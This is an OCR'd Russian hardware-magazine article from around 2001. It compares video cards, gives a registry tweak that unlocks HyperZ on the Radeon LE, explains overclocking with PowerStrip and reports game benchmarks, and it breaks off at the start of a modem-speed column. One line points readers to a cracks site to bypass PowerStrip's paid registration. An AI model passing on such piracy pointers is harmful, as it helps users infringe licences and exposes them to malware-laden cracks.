Но если полукастрированный GeForce2 MX действительно сильно отличается от GeForce2 GTS, то с ATI Radeon 32MB DDR LE сложилась несколько другая ситуация ;). Все дело в том, что ATI не стала обрезать никакие шины данных у своего чипсета, а просто немного понизила частоты у чипа/памяти до 148 МГц (у обычного RADEON 32MB DDR 166 МГц по памяти и чипу) и отключила технологию HyperZ (уменьшающая нагрузку на полосу пропускания локальной памяти за счет оптимизации работы с Z-буфером) в драйверах. Но на такой "хитрый" ход нашлось не менее простое решение :). Все это лечится популярной программой-разгонялкой PowerStrip, у которой, кстати, в последней версии уже появилась опция "включить HyperZ" ;), но если доступа к Интернету нет :), то можно просто запустить текстовый редактор Notepad и набрать там:

```
REGEDIT4

[HKEY_LOCAL_MACHINE\Software\ATI Technologies\Driver\0000\atidxhal]
"DisableHierarchicalZ"="0"
"EnableWaitUntilIdxTriList2"="1"
"DisableHyperZ"="0"
"FastZClearEnabled"="1"
"Vsync"="0"
"AntiAlias"="0"
"ZFormats"="3"
"ExportCompressedTex"="1"
```

Сохраняйте этот файлик как "radeon.Reg", запускайте его и после того, как эта крайне полезная информация добавится в реестр (кстати, все манипуляции с "блокнотом" можно пропустить, а просто прописать в реестре эти строки, но не все же такие крутые хакеры, как ты ;)), перезагрузите Windows и все ! Практически полноценный RADEON 32MB DDR готов для активной работы :). Осталось только разогнать его до частот по памяти и чипу, но лучше даже выше, ведь у Radeon LE есть для этого хороший потенциал, так как чипы и память на этих платах одни и те же, что и у старшей модели. Единственное отличие - на Radeon DDR LE установлен пассивный радиатор без дополнительного кулера (с этой "проблемой", думаю, справитесь самостоятельно ;)). Кстати, столь небольшое отличие в этих видеокарточках позволяет некоторым фирмочкам и конторкам продавать ATI Radeon 32MB DDR LE под видом Radeon DDR. Приставочку "LE" они как бы "забывают" написать в своем прайсе. Причина понятна: разница в цене между ними 60-70 буказоидов, а в производительности 10-15% (при "недоделанном" Radeon DDR LE). Вот и впаривают доверчивому юзерю, пришедшему за обычным Radeon'ом, дешевый "аналог", поэтому обрати внимание прежде всего на наличие кулера, а также на то, что у полноценного Радеона обязательно внутри логотипа "RADEON GRAPHICS" на обороте карты должны быть буквы ATI (у "LE" их нет).



ATI RADEON LE

Итак, отдав за Radeon DDR LE около 90 бакинских, можно получить практически полноценный Radeon 32 DDR, но за гораздо меньшие деньги. Неплохо, неправда ли? ;)

Matrox

Девайсы компании Matrox у многих юзеров непременно ассоциируются как полупрофессиональные и даже профессиональные карты для работы с 2D-графикой.
У владельцев больших и огромных мониторов, которые заняты работой со сложной 2D-графикой, дизайном или версткой, видюхи от Matrox были всегда в почете. Посмотрим, чем же удивит нас эта фирма, учитывая то, что ее прошлый чип G400 имел большую популярность.

Matrox Millennium G450

http://www.matrox.com

Matrox G450 является по сути дела модификацией G400, выполненного по более тонкой 0.18 мкм технологии, благодаря которой удалось существенно снизить тепловыделение и достичь более высокой интеграции. Так, в один чип встроены два независимых RAMDAC и два модуля преобразования CRTC для реализации фирменной технологии Dual Head. Благодаря использованию этой технологии можно кардинально изменить и расширить возможности вывода изображения. Только посмотри на такие фишки:

DualHead Clone, DualHead TVOutput - вывод изображения на один монитор и его копию на другой монитор, LCD-панель или телевизор;


DualHead Multi-Display - вывод изображения рабочего стола одновременно на два монитора (на втором монике или LCD-панели будет как бы продолжение рабочего стола);

DualHead ZOOM - вывод на второй монитор или LCD-панель выделенную часть изображения;

DualHead DVDMax - вывод на первый моник изображения рабочего стола, а проигрывание DVD - на телевизор, монитор или LCD-панель.

Подобные фишки по достоинству оценят юзеры, имеющие дело с графикой, и программисты, использующие визуальные среды. Также не лиш-

ним будет отметить, что частоты и параметры изображения для подключенных девайсов (монитора, LCD-панели или телевизора) задаются независимо. Поэтому юзверям не придется мучиться и портить зрение, работая на мониторе при частоте регенерации 50-60 Гц, на которой функционирует телевизор. Этому способствуют два качественных независимых RAMDAC. Первый работает на частоте 360 МГц (!), а второй - на 230 МГц. Теперь посмотрим на остальные спецификации Matrox G450:


Matrox Millennium G450

Частота чипа - 126 МГц, памяти - 162 МГц;
AGP 1X, 2X и 4X;
64-bit DDR/SDR шина обмена с памятью;
Объем памяти - 16/32 Мб SDR или DDR;
Поддержка разрешений до 2048x1536x32-bit;
32-bit Z-buffer;
Поддержка Bilinear, trilinear, anisotropic фильтраций.

На базе чипа G450 выпускается несколько вариантов карт, но все отличия состоят в объеме памяти (16 или 32 Мб SDR/DDR) и в варианте поставки (OEM или Retail), и, следовательно, отличается и цена - от 100 до 150 буказавдов.

Чип очень слабо греется (благодаря 0.18 мкм технологическому процессу), поэтому на нем установлен радиатор отнюдь не внушительного размера и без дополнительного вентилятора. К сожалению, видюхи на базе G450 обладают незначительным потенциалом к разгону, поэтому любители экстремального оверклокинга будут разочарованы. Из дополнительных вкусностей можно отметить наличие фирменной технология Vibrant Color Quality2, позволяющей сделать воспроизводимый цвет более насыщенным и качественным, а также аппаратную поддержку Environment Mapped Bump Mapping (EMBM) - технологии рельефного текстурирования. Но, в общем-то, видеокарты на базе Matrox G450 мало чем удивят любителей погамиться в 3D-игрушки. Впрочем, это неудивительно - 3D никогда не был основным оружием Matrox.

PowerVR Technologies
http://www.powervr.com


Немного забытая на российском рынке компания PowerVR напомнила о себе еще в сентябре 2000 года, представив оригинальный графический чип Kyro. Тогда о выпуске видеокарт на базе этого чипсета объявили сразу три производителя видеокарт - VideoLogic Systems, InnoVISION и PowerColor. Хотя Kyro и был очень интересным и достаточно быстрым, но достаточной популярности он не получил, прежде всего из-за острой борьбы между ведущими компаниями - NVIDIA, ATI и 3dfx. Игровая индустрия отдала предпочтение проверенным и закаленным бойцам, а не какой-то "выскочке", пускай и с интересной архитектурой. Но вот в марте 2001 года был анонсирован чип Kyro2, который, по сути дела, является ни чем иным, как разогнанная модификация первого Kyro. Производители видеокарт уже с большим энтузиазмом отнеслись к новинке и объявили о выпуске своих видюх на этом интересном чипсете - это и компания Videologic Systems, и Hercules, и SUMA, а также еще целый ряд фирм (в ближайшем будущем и знаменитая Creative обещала порадовать игровую общественность видеокарточкой на базе Kyro2).

Но наиболее доступной на нашем рынке является видюха от Hercules - 3D Prophet 4500 64 MB.

Посмотрим же на основные спецификации Kyro2:

0.18 мкм технологический процесс;
AGP 1X и 2X;
Тактовая частота - 175 МГц, 2 пиксельных конвейера с одним текстурным модулем на каждом;
Тактовая частота памяти - 175 МГц (синхронизирована с ядром);
Частота RAMDAC - 300 МГц;
Объем памяти до 64 Мб SDRAM;
Тайловая архитектура;
Поддержка технологии Deferred texturing (отсроченного текстурирования);
Поддержка наложения до 8 текстур за один проход;
Поддержка сжатия текстур;
Эффективная реализация FSAA (полноэкранное сглаживание изображения) - не требующая увеличения размера хранимого в локальной памяти чипа буфера кадра;
Аппаратная поддержка DVD;
Поддержка трилинейной и анизотропной фильтрации;
Аппаратная поддержка рельефного текстурирования: EMBM, Dot Product3.

Глядя на спецификации, можно отметить, что Kyro2 практически ничем не отличается от первого Kyro. Только лучшая технология производства (0.18 вместо 0.25) позволила поднять тактовые частоты со 125 до 175 МГц и несколько снизить тепловыделение чипа.
Основной же изюминкой Kyro/Kyro2 остается



Kyro2

тайловая архитектура. Суть которой заключается в том, что трехмерное изображение осуществляется на основе оригинальной технологии, т.е. что изображение строится не целиком, как поступают обычные ускорители, а в тайлах (tile - плитка), которые обсчитываются отдельно, и при этом наложение текстур происходит только на видимое изображение на экране, а невидимые участки игровой сцены отсекаются. В результате полностью отсутствуют задержки при обращении к буферам, свойственные традиционной архитектуре современных видеокарточек, а также значительно снижается нагрузка на шину памяти.

Единственным минусом видюх на базе Kyro/Kyro2 является отсутствие аппаратной поддержки блока T&L. И пусть игрушек, активно использующих T&L, не так много, но в скором будущем именно отсутствие этого блока может сыграть с владельцами видеокарточек Kyro/Kyro2 злую шутку - в тяжелых игровых сценах будет существенное снижение производительности. Да и оверклокерам на многое рассчитывать не приходится, т.к. из-за жесткой синхронизации ядра и памяти разгон возможен лишь где-то в пределах 190 Мгц. Но, в общем и целом, видеокарты на базе Kyro - весьма достойные девайсы. За невысокую цену (80 вечнозеленых за первый Kyro и 110-130 за второй) юзверь может получить отличную графику в 2D и 3D (как в 16-, так и в 32-битном цвете), хорошую скорость даже в высоких разрешениях и режиме FSAA.

Разгон

Зачастую существенного прироста производительности можно достичь старым, но проверенным способом. Да, ты правильно догадался - это разгон. Но у оверклокинга видеокарточек все же побольше тонкостей, чем у процессоров. Дело в том, что банальное повышение частоты ядра не принесет видимых результатов. Нет, конечно, может ты и выжмешь пару-тройку дополнительных FPS'ок (Frames per Second - количество кадров в секунду), но это ведь не наш метод, правда? ;) Для грамотного и эффективного оверклокинга требуется разгонять не только чипсет видюхи, но и ее память. Причем, существенно разогнав свою старую или новую видеокарту, можно на определенное время забыть о покупке более дорогой и производительной. Впрочем, обо всем по порядку.

Для оверклокинга и настройки видеокарточек существует довольно много специализированных утилит - твикеров. Причем встречаются как универсальные твикеры, так и для каких-либо конкретных видеокарт или семейства видюх от одной компании. Самыми популярными утилитами являются: универсальная PowerStrip (http://www.entechtaiwan.com), RadeonTweaker (http://radeontweaker.sourceforge.net) для семейства Radeon'ов от ATI, RivaTuner (http://www.nvworld.ru) для карточек NVIDIA и 3dfx.

Наибольшее распространение получила утилита PowerStrip, т.к. поддерживает огромное количество видеокарт/мониторов и имеет очень удобный интерфейс. Программка представлена в виде самораспаковывающегося инсталлятора и для активации всех возможностей (основные останутся доступны) требует регистрации (за кряком прямой путь на http://astalavista.box.sk). Многих юзверей обрадует тот факт, что PowerStrip, кроме некоторых beta-версий, русифицирован (прога сама устанавливает нужный язык, в соответствии с тем, что установлен в настройках системы). Поэтому разобраться с PowerStrip смогут даже те, кто никогда раньше не занимался разгоном и настройкой видеокарт. А настраивать с помощью PowerStrip можно следующее:


- настройка частот вертикальной развертки всех допустимых разрешений;
- получение информации о видеокарте и мониторе (версии драйверов, частоты работы памяти и чипа, возможности видеокарты, поддерживаемые видеорежимы, объем свободной системной и видеопамяти, режим работы AGP и т.д.);
- разгон и замедление (может, есть желающие затормозить свою видюху?;)) видеочипа и памяти;
- установка основных режимов работы 3D-ускорителя;
- центрирование и изменение размеров изображения (для старых мониторов);
- корректировка гаммы;
- настройка частоты порта PS/2;
- запуск программы с нужным разрешением и глубиной цвета.

И это далеко не весь список! Но нас, в первую очередь, интересует разгон видюхи. Для этого нужно выбрать вкладку "Скорость" ("Performance profiles" в англ. версии). Там будут два ползунка, отвечающих за частоту памяти ("Memory clock") и чипа ("Engine clock"). После их изменения (надеюсь, ты не понижать их будешь? ;)) нужно нажать кнопочку "Применить" (Apply). И все! Ты разогнал свою видюху :). Также, если память на видеокарте от какого-нибудь брэндового производителя, можно изменить в лучшую сторону ее тайминги ("Advanced memory timing") - этим тоже значительно повышается производительность. Только при разгоне важно поднимать частоты постепенно и проверять систему на стабильность (игрой или тестом, который сильно загружает видеокарточку). Если после всех твоих манипуляций игрухи стали "летать" и при этом система не виснет, то теперь ты можешь считать себя крутым оверклокером :)!

Тесты


Тестирование проводилось на материнской плате ABIT KT7A (VIA KT133A) с процессором AMD Athlon 1200МГц (133МГц FSB), памятью 256Мб NCP PC133 и жестким диском IBM DTLA 45GB. ОС - Windows 98SE.






Quake3 – стандартные настройки, разрешение 800x600, 32-битный цвет


GeForce3, как и следовало ожидать, безусловный лидер. Однако "доработанный" Radeon LE, Voodoo 5 и Kyro2 тоже выглядят очень достойно.





Quake3 – максимальные настройки, разрешение 1024x768, 32–битный цвет

В более высоком разрешении и при максимальных настройках GeForce3 нет равных. Лишь GeForce2 Pro не так сильно ему уступает, остальные же видеокарточки существенно отстают от лидера.



Giants – максимальные настройки, разрешение 1280x1024


В мощной и красивой игрушке GeForce3 вновь на высоте. Но даже в таком высоком разрешении Voodoo5, GeForce2 и Radeon показывают приемлемую производительность.

Трибунал

Vooodoo 4 4500 - я не стал бы рекомендовать к покупке, т.к. она проигрывает в производительности всем своим конкурентам (GF2 MX, Radeon LE, Kyro2), да и цена не совсем соответствует ее качеству. Также следует учесть, что вряд ли юзвери смогут рассчитывать на поддержку новыми драйверами от бывшей 3dfx. С Vooodoo 5 5500 я не буду столь категоричен. Последний продукт 3dfx удался. Не сказать, что на славу, но все же производит весьма хорошее впечатление. И пусть сейчас на многих сайтах, сравнивая видеокарточки, модно делать поспешные выводы на основе “длины” FPS’ок, но есть еще целый ряд факторов, о которых многие забывают. Да, конечно, самая большая FPS’ка у Nvidia :). Однако это далеко не главный показатель. Если в какой-нибудь критичный момент игры, которая вроде бы бегает довольно шустро, ты, вместо того чтобы уделать своего приятеля или свирепую кучу монстров, будешь наблюдать слайд-шоу, то что ты скажешь о такой видеокарточке? Voodoo 5 5500 хотя бы гарантирует, что картинка будет стабильной и плавной, без всяких непостоянных, скачкообразных изменений. И пускай через год-другой, с выходом мощных игрушек, Voodoo 5 5500 будет показывать скромную производительность, но с сегодняшними игрушками, особенно на базе движка Unreal/UT, эта карточка имеет отличную скорость и качество изображения. Ну а знаменитая серия автосимуляторов NFS, особенно при активации полноценного сглаживания FSAA 2x или FSAA 4x, выглядит просто блестяще. В общем, всем фанатам 3dfx и любителям различных симуляторов можно рекомендовать Voodoo 5 5500 - она стоит своих денег (120-150$).


NVIDIA GeForce3 - несомненный чемпион по скорости и качеству изображения. С появлением видюх на GeForce 3 на рынке видео наблюдается некоторая суматоха. GeForce 2 ULTRA практически снят с производства (зачем “Невидимой” еще один чипсет с похожей производительностью, когда, на фоне всеобщего ажиотажа, с помощью GeForce 3 можно срубить нехилое количество бабла? ;)). Однако GeForce2 GTS/GeForce2 Pro неуклонно падают в цене, что, безусловно, радует. Уже сейчас GTS с 32 MB DDR можно приобрести за 130 грин и 64 Меговый вариант GTS или Pro всего за 180 вечнозеленых. Об этом фанаты NVIDIA всего каких-нибудь пару месяцев назад и мечтать не могли.

Итак, кому не жалко потратить на видеокарту 350-400 буказоидов (есть такие? ;)), могут смело



Serious Sam – демо Карнак,
разрешение 1024x768

Лидерство GeForce3 уже никого не удивляет. Matrox G450 лишний раз доказывает, что в крутых 3D-гамесах скорости ему очень не хватает.



Unreal, timedemo,
разрешение 1024x768

В “родной” для себя игрушке - Unreal - Voodoo 5 не оставляет никаких шансов такому сильному бойцу, как третий GeForce. Kyro 2 тоже показывает отличную производительность даже на фоне более дорогих конкурентов.

брать GeForce3 - потенциальные владельцы этой видюхи могут еще долго не волноваться за производительность современных/будущих игрушек и наслаждаться прекрасным качеством изображения. У кого нет такого количества зелени, те вполне могут довольствоваться линейкой видюх на базе второго GeForce, благо цена на них в последние время стала очень привлекательной. Из брэндов рекомендую брать ASUS, Creative, ELSA, Leadtek, Gigabyte, Hercules или SUMA. NoName же - это всегда лотерея, в которой еще неизвестно кто победит - ты или китайский дедушка Ляо :).

Продукция ATI Technologies тоже должна приглянуться многим юзверям. Благо, им есть из чего выбирать: Radeon 64MB DDR VIVO - для продвинутых игроков и тех, кто серьезно занимается видеозахватом и его оцифровкой, RadeOn VE - отличное решение для офиса и юзверей, для которых приоритет отдан работе с 2D графикой. Покупку же Radeon 32MB SDR и Radeon 32MB DDR считаю нецелесообразной - новый Radeon LE имеет цену первого и, при вышеописанной процедуре “доработки”, производительность второго.

Matrox 450 - идеальный выбор для тех, кто профессионально занимается версткой/дизайном и кому необходимо сверхчеткое изображение даже в самых высоких разрешениях. Обладателям двух мониторов тоже стоит обратить пристальное внимание на эту видюху. Ну и, конечно, любители фильмов DVD или MPEG4 могут наслаждаться кристально чистым изображением не только на мониторе, но и на телевизоре. Вот только хардкорным геймерам эту видеокарту я рекомендовать не буду - им следует обратить внимание на девайсы других фирм или дождаться выхода нового более производительного чипсета от Matrox. Тем, у кого уже имеется Matrox G400, также не стоит беспокоиться - G450 практически ничем не отличается от своего старшего брата.

Kyro/Kyro2 - должны понравится всем любителям альтернативных решений и тем, кому нужна максимально четкая картинка как в 2D, так и в трехмерной графике. Kyro2 - хорошее решение для многих игроков, особенно кому важен “плавный” FPS, - скачкообразных рывков производительности, как у некоторых видюх от Nvidia, у него не наблюдается.

Успехов тебе в 3-м измерении! И многомного FPS! ;)




Операция по удалению грыжи у TCP/IP

Horrific (smirnandr@mail.ru)

Больше всего в жизни я ненавижу тормозов. Если людей такого типа еще можно избежать, то вот от модемов с маленькой скоростью никуда не денешься. Меня просто бесит, когда огоньки в правом нижнем углу, отражающие соединение, начинают затухать. Хорошо, если они просто моргают, и мой ишак IE загружает очередную страницу. В этом случае я просто закрываю глаза на несколько минут, а очнувшись, получаю готовую страницу. Но когда я скачиваю громадный файл, и на самом последнем килобайте огоньки тухнут и в течение пяти минут не хотят просыпаться, я готов разбить свою голову б монитор. Так я стал ощущать, что моя черепушка уже не выдерживает таких нагрузок, и мозги могут вытечь наружу.





Я давно уже борюсь со своим коннектом, потому что мне часто приходится качать большие файлы (чаще всего закачивать в сеть). За все время моего пребывания в Инете я сменил несколько момедов, устанавливал различные проксики, менял провайдеров и даже перевел телефон на цифровую станцию. Все это потребовало немаленьких зеленых, а скорости прибавилось процентов на 20. Мои огоньки стали гореть ярче, и шишек на лбу стало меньше. И все же огоньки все так же умирали, хотя и редко.

